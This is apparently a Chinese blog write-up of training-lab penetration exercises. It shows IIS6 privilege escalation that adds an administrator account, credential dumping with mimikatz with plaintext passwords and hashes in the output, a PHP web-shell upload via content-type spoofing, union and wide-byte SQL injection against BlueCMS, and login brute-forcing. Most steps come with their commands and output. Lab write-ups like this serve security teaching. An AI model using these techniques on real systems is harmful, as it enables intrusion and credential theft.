cmd.exe	2020-08-13 21:57:06	201728	32
iis6.exe	2019-05-27 17:22:13	41472	32
md5.txt	2019-05-27 17:31:39	156	32

这里使用了cmd, 没有使用iis.exe, 是普通权限

```
[*] 基本信息 [ C:D:E: ]
D:\05\> whoami
nt authority\network service

D:\05\> net user abc 123 /add
发生系统错误 5。
拒绝访问。

D:\05\> |
```

使用iis6.exe提权, 得到系统权限

```
D:\05\> iis6.exe "whoami"
[IIS6Up] -> IIS Token PipeAdmin golds7n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 1056 cmd.exe
[process walking]: 1680 wmiprvse.exe
[IIS6Up] -> Got WMI process Pid: 1680
[Try 1 time...]
[Try 2 time...]
[Try 3 time...]
[Try 4 time...]

D:\05\> iis6.exe "net user abc 123 /add"
```

```
[IIS6Up] -> IIS Token PipeAdmin golds7n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 1680 wmiprvse.exe
[IIS6Up] -> Got WMI process Pid: 1680
[Try 1 time...]
[IIS6Up] -> Found token SYSTEM
[*] Running command with SYSTEM Token...
[*] Command: net user abc 123 /add
[+] Done, command should have ran as SYSTEM!

命令成功完成。 CSDN @F. N 嘿嘿
```

添加新用户

```
D:\05> net user abc
用户名          abc
全名
注释
用户的注释
国家(地区)代码  000 (系统默认值)
帐户启用        Yes
帐户到期        从不

上次设置密码    2021-10-20 23:22
密码到期        2021-12-2 22:09
密码可更改      2021-10-20 23:22
需要密码        Yes
用户可以更改密码 Yes

允许的工作站    All
登录脚本
用户配置文件
主目录
上次登录        从不

可允许的登录小时数 All

本地组成员      *Users
全局组成员      *None

命令成功完成。 CSDN @F. N 嘿嘿
```

将用户添加到Administrator组里

```
D:\05> iis6.exe "net localgroup Administrators abc /add"
[IIS6Up] -> IIS Token PipeAdmin golds7n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 2192 wmiprvse.exe
[IIS6Up] -> Got WMI process Pid: 2192
[Try 1 time...]
[IIS6Up] -> Found token NETWORK SERVICE
[IIS6Up] -> Found token SYSTEM
[*] Running command with SYSTEM Token...
[*] Command: net localgroup Administrators abc /add
[+] Done, command should have ran as SYSTEM!

命令成功完成。

D:\05> net user abc
用户名          abc
全名
注释
用户的注释
国家(地区)代码  000 (系统默认值)
帐户启用        Yes
帐户到期        从不

上次设置密码    2021-10-20 23:33
密码到期        2021-12-2 22:21
密码可更改      2021-10-20 23:33
需要密码        Yes
用户可以更改密码 Yes

允许的工作站    All
登录脚本
用户配置文件
主目录
上次登录        从不

可允许的登录小时数 All
```

本地组成员
全局组成员
命令成功完成。

*Administrators *Users
*None

CSDN @F. N 嘿嘿

`tasklist -svc` 查看远程服务的进程号了，2444为远程服务的

进程号

```
D:\05\> tasklist -svc
```

映像名称	PID	服务
System Idle Process	0	暂缺
System	4	暂缺
smss.exe	284	暂缺
csrss.exe	332	暂缺
winlogon.exe	356	暂缺
services.exe	404	Eventlog, PlugPlay
lsass.exe	416	HITTPFilter, PolicyAgent, ProtectedStorage, SamSs
svchost.exe	608	DcomLaunch
svchost.exe	672	RpcSs
svchost.exe	728	Dhcp, Dnscache
svchost.exe	756	LmHosts, W32Time
svchost.exe	792	AeLookupSvc, Browser, CryptSvc, dmserver, EventSystem, helpsvc, lanmanserver, lanmanworkstation, Netman, Nla, Schedule, seclagon, SENS, ShellHWDetection, TrkWks, winmgmt, wuauclt, WZCVC
spoolsv.exe	952	Spooler
msdtc.exe	960	MSDTC
svchost.exe	1144	ERSvc
inetinfo.exe	1200	IISADMIN
svchost.exe	1960	RemoteRegistry
VGAAuthService.exe	2020	VGAAuthService
vmtoolsd.exe	2064	VMTools
svchost.exe	2324	W3SVC
svchost.exe	2444	TermService
dllhost.exe	2524	COMSysApp
wmiprvse.exe	3748	暂缺
csrss.exe	2804	暂缺
winlogon.exe	700	暂缺
rdpclip.exe	1660	暂缺
explorer.exe	1996	暂缺
phpStudy.exe	3832	暂缺

CSDN @F. N 嘿嘿

之后根据进程号查看开启的端口时多

时

`netstat` 查看端口号，开启了3389，可进行远程连接
(这两个步骤验证远程连接的端口号)


ping 域名 可查看到ip

```
C:\Users\tangj...>ping d19k8005.ia.aqlab.cn


正在 Ping d19k8005.ia.aqlab.cn [59.63.200.79] 具有 32 字节的数据:
来自 59.63.200.79 的回复: 字节=32 时间=42ms TTL=50
来自 59.63.200.79 的回复: 字节=32 时间=44ms TTL=50
来自 59.63.200.79 的回复: 字节=32 时间=42ms TTL=50
来自 59.63.200.79 的回复: 字节=32 时间=42ms TTL=50

59.63.200.79 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 42ms, 最长 = 44ms, 平均 = 42ms
```

ip+端口号



连接到目标主机，查看到flag



第六章：GET THE PASS!


发现压缩包没有查看权限，可更改权限



CSDN @F. N 嘿嘿

将拒绝上面的

勾全部取消



CSDN @F. N 嘿嘿

发现查看需要管理员的登录密码

地址: C:\Documents and Settings\Administrator\桌面\想要找到小芳吗.zip

名称	类型	打包...	已...	大小	比	日期
想要找到小芳...	文本文档	1 KB	是	1 KB	-7%	2019-1-16 19:57

文件任务

- 提取所有文件

文件和文件夹任务

- 移动这个文件
- 复制这个文件
- 将这个文件发布到 Web
- 删除这个文件

其它位置

- 桌面
- 我的文档
- 网上邻居

详细信息

需要密码

文件 '想要找到小芳吗.txt' 受密码保护。请在下面的框中输入密码。

密码 (P):

确定 跳过文件 (S) 取消

CSDN @F。N 嘿嘿

使用mimikatz抓取密码

privilege::debug,提升权限

sekurlsa::logonpasswords 导出明文密码,得到密码:wow!yougotit!

```
.#####. mimikatz 2.2.0 (x86) #19041 Aug 10 2021 17:20:39
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 297643522 (00000000:11bdae02)
Session : RemoteInteractive from 5
User Name : yuyu
Domain : GONGKAIK-D45FB6
Logon Server : GONGKAIK-D45FB6
Logon Time : 2021-10-21 4:24:03
SID : S-1-5-21-2775063910-2920827999-2173817585-1012

msv :
[00000002] Primary
* Username : yuyu
* Domain : GONGKAIK-D45FB6
* LM : 8771005838327aa4aad3b435b51404ee
* NTLM : 17121639198d6045e091dfdbbfa8f3e0
* SHA1 : d7cfc4c56a55ae363e56d585f71920a87ea4bcc8
wdigest :
* Username : yuyu
* Domain : GONGKAIK-D45FB6
* Password : 4567
kerberos :
* Username : yuyu
* Domain : GONGKAIK-D45FB6
* Password : 4567
ssp :
credman :

Authentication Id : 0 ; 156768936 (00000000:09581aa8)
Session : RemoteInteractive from 3
User Name : Administrator
Domain : GONGKAIK-D45FB6
Logon Server : GONGKAIK-D45FB6
Logon Time : 2021-5-7 9:24:10
SID : S-1-5-21-2775063910-2920827999-2173817585-500


msv :
[00000002] Primary
* Username : Administrator
* Domain : GONGKAIK-D45FB6
* LM : 4d582fa9df7504345e8e7baade1462e6
* NTLM : 43322078afa889e76ead4e24593fe0f6
* SHA1 : 0da6cbfad62801060ae66a9d6c1d75599f354f44
wdigest :
* Username : Administrator
* Domain : GONGKAIK-D45FB6
* Password : wow!yougotit!
kerberos :
* Username : Administrator
* Domain : GONGKAIK-D45FB6
* Password : wow!yougotit!
ssp :
credman :

Authentication Id : 0 ; 27520470 (00000000:01a3edd6)
Session : RemoteInteractive from 4
User Name : Administrator
Domain : GONGKAIK-D45FB6
```

CSDN @F。N 嘿嘿

访问文件,得到flag

名称	类型	打包...	已...	大小	比	日期
想要找到小芳...	文本文档	1 KB	是	1 KB	-7%	2019-1-16 19:57



CSDN @F. N 嘿嘿

萌新也能找CMS漏洞

方法一:

在更改信息时, 上传1.php, 将content-type类型改为图片类型 `image/jpeg`

上传成功

BlueCMS提示信息

更新个人资料成功

如果您的浏览器没有反应, 请点击这里

CSDN @F. N 嘿嘿

指向图片, 复制图片地址

会员中心

- 本地新闻
- 分类信息

会员资料

性别: 保密

注册时间: 2021-10-21

- ☐ 充值中心
- ☐ 用户管理
- ▶ 我的个人资料
- ▶ 修改密码
- ▶ 退出登录
- ☐ 网站信息



出生日期: 2021-10-21
 现居住地:
 邮箱: 123@qq.com
 QQ:

友情提示: 请注意保护好您的用户信息, 以保证您的帐号和资金安全!

用菜刀连接, 得到flag

名称	时间	大小	属性
Program Files	2021-04-14 15:35:40	0	0555
RECYCLER	2021-10-21 12:04:03	0	0777
System Volume Information	2018-10-17 07:39:58	0	0777
web	2019-05-27 09:22:33	0	0777
WINDOWS	2020-10-30 13:47:50	0	0777
wmpub	2018-10-17 07:36:19	0	0777
AUTOEXEC.BAT	2018-10-17 07:35:45	0	0777
boot.ini	2018-10-17 07:28:34	210	0666
bootfont.bin	2007-03-07 12:00:00	322730	0444
CONFIG.SYS	2018-10-17 07:35:45	0	0666
flag.txt	2018-04-02 11:25:38	23	0666
IO.SYS	2018-10-17 07:35:45	0	0444



不过flag不对, 提交显示错误, (还有其它方法)

方法二:

源代码审计

在ad_js.php里面传入的ad_id参数并没有过滤sql注入的相关字符, 故可从此注入

```

define('IN_BLUE', true);
require_once dirname(__FILE__) . '/include/common.inc.php';
$ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
if(empty($ad_id))
{
    echo 'Error!';
    exit();
}
$ad = $db->getone("SELECT * FROM ".table('ad')." WHERE ad_id=".$ad_id);
if($ad['time_set'] == 0)
{
    $ad_content = $ad['content'];
}

```

```
else{  
{  
> if($ad['end_time'] < time()){  
> {  
> > $ad_content = $ad['exp_content'];  
}
```

CSDN @F。N 嘿嘿

查字

段为7个字段




Error: Query error:SELECT * FROM blue_ad WHERE ad_id = 1 order by 8



内容
ming




查库







查表，这里转义了 ' ,变成了 \',故可以使用 0x626c75655f74657374 (用16进制时，不需要加引号，并且前面需加0x)代替 'blue_test'



查字段





查字段内容,得到用户名与密码,密码需md5解密

查看器 HackBar 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 控制台 应用程序

搜索 HTML + 过滤样式 :hov .cls +

```
<!--document.write("admin");-->
<html>
<head></head>
```

元素 { } CSDN @F。N 嘿嘿

← → ↻ rhiq8003.ia.aqlab.cn/bluecms/uploads/ad_js.php?ad_id=1 union select 1,2,3,4,5,6,pwd from blue_admin

在线CTF练习平台 - 时... (8条消息) feiniaotjx... CTF在线工具-CTF工...

查看器 HackBar 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序

搜索 HTML + 过滤样式 :hov .cls +

```
<!--document.write("46120aa4aa7b5b27cc81eb6cd0b8b95d");-->
<html>
<head></head>
```

元素 { } CSDN @F。N 嘿嘿

下面网址的报错注入，我没有测试，你们可以测试一下



Navigation: 首页 | 本地新闻 | 分类信息

最新信息

搜索: 请选择栏目, 地区, 123, 搜索

发布信息, 付费推广, 帮助中心, 留言建议

还不是会员? 马上 注册会员

分类头条, 我上头条

图文信息

推荐信息, 我要推荐

热门信息

网站首页

BlueCMS — 第一款免费开源的专业地方门户系统，专注于地方门户的CMS！

Powered by BlueCMS v1.6

CSDN @F. N 嘿嘿

```
Raw Params Headers Hex
1 POST /bluecms/uploads/search.php HTTP/1.1
2 Host: rhiq8003.ia.aqlab.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://rhiq8003.ia.aqlab.cn
10 Connection: close
11 Referer: http://rhiq8003.ia.aqlab.cn/bluecms/uploads/info_index.php
12 Cookie: detail=5; BLUE[user_id]=20; BLUE[user_name]=hahaha.; BLUE[user_pwd]=820f4c0341dedf7f1279d549e466372b; PHPSESSID=5jass9r4rukj3iclnfva06pct2
13 Upgrade-Insecure-Requests: 1
14
15 cid=&aid=1&keywords=123%df'&x=47&y=13


Raw Headers Hex Render
Error: Query error:SELECT COUNT(*) AS num FROM blue_post WHERE l=1 AND area_id = 1 AND title LIKE '%123%' OR keywords LIKE '%123%'
```

CSDN @F. N 嘿嘿

基础工具运用：爆破管理员账户登录后台

找到后台登录页面

http://rhiq8003.ia.aqlab.cn/dami_777/dami_888/admin.php



开始爆破

请求	Payload1	Payload2	状态	错误	超时	长度	评论
60	zkaq	zkaq	302	<input type="checkbox"/>	<input type="checkbox"/>	497	
73	zkaq	zkaq	302	<input type="checkbox"/>	<input type="checkbox"/>	497	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
1	admin	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
2	zkaq	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1643	
3	root	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
4	test	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
5	system	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
6	guest	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
7	systemadmin	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
8	test1	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
9	test12	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
10	test123	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	

登录得到flag

